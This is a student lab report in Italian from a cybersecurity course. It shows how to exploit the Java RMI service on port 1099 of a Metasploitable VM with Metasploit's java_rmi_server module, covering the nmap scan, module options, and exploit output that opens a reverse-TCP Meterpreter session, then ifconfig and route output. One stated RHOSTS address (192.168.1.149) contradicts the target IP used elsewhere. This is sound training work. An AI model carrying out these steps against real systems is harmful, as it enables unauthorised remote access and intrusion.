

Epicode  
CS-0124  
Pratica S7/L5  
Francesco Ficetti

<b>Traccia.....</b>	<b>3</b>
<b>Svolgimento.....</b>	<b>4</b>
Configurazione degli indirizzi IP.....	4
Kali Linux.....	4
Metasploitable.....	5
Scansione con nmap.....	6
Configurazione di Metasploit.....	7
Utilizzo di Meterpreter.....	9
Configurazione di rete.....	9
Tabella di routing.....	9
<b>Conclusioni.....</b>	<b>10</b>

## Traccia

La macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099, Java RMI.

Si richiede di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina target.

I requisiti dell'esercizio sono:

- La macchina attaccante (Kali Linux) deve avere il seguente indirizzo IP: 192.168.11.111;
- La macchina target (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112.

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina target:

- 1) configurazione di rete ;
- 2) informazioni sulla tabella di routing.

# Svolgimento

## Configurazione degli indirizzi IP

La configurazione dell'indirizzo IP può essere effettuata in diversi modi. Nel nostro caso eseguiremo la procedura tramite riga di comando.

### Kali Linux

Eseguire il comando `sudo nano /etc/network/interfaces`, per modificare il file di configurazione delle interfacce di rete.

```
GNU nano 7.2 /etc/network/interfaces
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*


# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

Una volta modificato il file come in figura, per applicare le modifiche è necessario riavviare il servizio, per farlo, eseguire il comando `sudo /etc/init.d/networking restart`.

## Metasploitable

Eseguire il comando `sudo nano /etc/network/interfaces`, per modificare il file di configurazione delle interfacce di rete.



```
GNU nano 2.0.7      File: /etc/network/interfaces

# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface
auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.0
broadcast 192.168.11.255
gateway 192.168.11.1
```

Una volta modificato il file come in figura, per applicare le modifiche è necessario riavviare il servizio, per farlo, eseguire il comando `sudo /etc/init.d/networking restart`.

## Scansione con nmap

Prima di sfruttare una vulnerabilità del servizio Java RMI, si deve sapere se la macchina target offre un servizio di quel tipo.

Avviare una scansione con *nmap*, un tool che permette di individuare le porte aperte, ed i servizi attivi su di esse. Aggiungere anche lo switch *-sV*, per avere in dettaglio anche la versione di quei servizi.

```
(francesco@kali)~$ nmap 192.168.11.112 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 12:49 CET
Nmap scan report for 192.168.11.112
Host is up (0.0015s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp?
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql?
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Host: irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 193.75 seconds
```

Come si può vedere in figura, sulla macchina target risultano attivi diversi servizi, tra i quali proprio quello Java RMI.

Adesso si può procedere su Metasploit.

## Configurazione di Metasploit

Metasploit è un framework open-source usato per il penetration testing e lo sviluppo di exploit. Fornisce una vasta gamma di exploit numerosi vettori di attacco. Per avviare Metasploit, eseguire il comando *msfconsole*.

Una volta avviata la console, si può effettuare una ricerca con il nome di un servizio, per vedere se esistono vulnerabilità da sfruttare.

Nel nostro caso, il comando da eseguire è *search java\_rmi*.

```
msf6 > search java_rmi

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
-  -                                     -              -      -      -
0  auxiliary/gather/java_rmi_registry        2011-10-15      normal No      Java RMI Registry Interfaces Enumeration
1  exploit/multi/misc/java_rmi_server        2011-10-15      excellent Yes     Java RMI Server Insecure Default Configuration Java Code Execution
2  auxiliary/scanner/misc/java_rmi_server    2011-10-15      normal No      Java RMI Server Insecure Endpoint Code Execution Scanner
3  exploit/multi/browser/java_rmi_connection_impl 2010-03-31      excellent No      Java RMIConnectionImpl Deserialization Privilege Escalation

Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/browser/java_rmi_connection_impl
```

Metasploit ha risposto con una lista di exploit disponibili per il servizio *java\_rmi*. Per poterlo utilizzare, eseguire il comando *use*, seguito dal path dell'exploit, o dal numero assegnato allo stesso.

```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > |
```

Come si vede in figura, l'exploit è stato selezionato.

Ora è necessario capire quali parametri devono essere configurati per poterlo avviare. Il comando da eseguire è *show options*.

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

Name      Current Setting  Required  Description
-      -
HTTPDELAY  10              yes       Time that the HTTP Server will wait for the payload request
RHOSTS    yes            yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     1099           yes       The target port (TCP)
SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT   8080           yes       The local port to listen on.
SSL        false          no        Negotiate SSL for incoming connections
SSLCert   no             no        Path to a custom SSL certificate (default is randomly generated)
URIPATH   no             no        The URI to use for this exploit (default is random)

Payload options (java/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
-      -
LHOST     192.168.11.111  yes       The listen address (an interface may be specified)
LPORT     4444           yes       The listen port

Exploit target:

Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.
```

I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno *yes* come valore, nella colonna *Required*. Nel nostro caso, l'unico a non avere un valore predefinito è *RHOSTS*, ovvero l'indirizzo IP della macchina target. Il comando da eseguire per impostarlo è *set rhosts 192.168.1.149*.

Una volta configurati i parametri dell'exploit, si deve scegliere il payload da utilizzare, ovvero la parte di attacco che si vuole eseguire una volta che si è riusciti a sfruttare la vulnerabilità. Nel nostro caso, va bene il payload scelto di default, ovvero Meterpreter, in modalità reverse tcp. Esso è un payload di attacco che fornisce una shell interattiva da cui un attaccante può esplorare la macchina target. La modalità reverse tcp indica che sarà la macchina target a connettersi a quella attaccante. Come si vede dall'immagine i parametri del payload sono già stati impostati da Metasploit.

Non resta che eseguire l'exploit, per farlo il comando è *exploit*.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/RvXTB8jsopgeL
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:54478) at 2024-03-08 14:47:08 +0100

meterpreter > |
```

Metasploit è riuscito ad ottenere una shell Meterpreter sulla macchina target, sfruttando una vulnerabilità del servizio Java RMI.

Java Remote Method Invocation è un'API di Java che consente alle applicazioni di invocare metodi su oggetti situati in una Java Virtual Machine (JVM) remota.



## Utilizzo di Meterpreter

Le informazioni da ottenere tramite Meterpreter sono la configurazione di rete e la tabella di routing della macchina target.

### Configurazione di rete

Il comando per ottenere la configurazione di rete è *ifconfig*.

```
meterpreter > ifconfig

Interface 1
=====
Name       : lo
Hardware MAC : 00:00:00:00:00:00
MTU        : 16436
Flags      : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name       : eth0
Hardware MAC : 08:00:27:33:e9:f4
MTU        : 1500
Flags      : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe33:e9f4
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

### Tabella di routing

Il comando per ottenere la tabella di routing è *route*.

```
meterpreter > route

IPv4 network routes
=====
```

Subnet	Netmask	Gateway	Metric	Interface
0.0.0.0	0.0.0.0	192.168.11.1	100	eth0
192.168.11.0	255.255.255.0	0.0.0.0	0	eth0

```
No IPv6 routes were found.
```

## Conclusioni

L'attacco è stato eseguito con successo, questo rivela che la macchina target ha una vulnerabilità critica, che deve essere risolta quanto prima.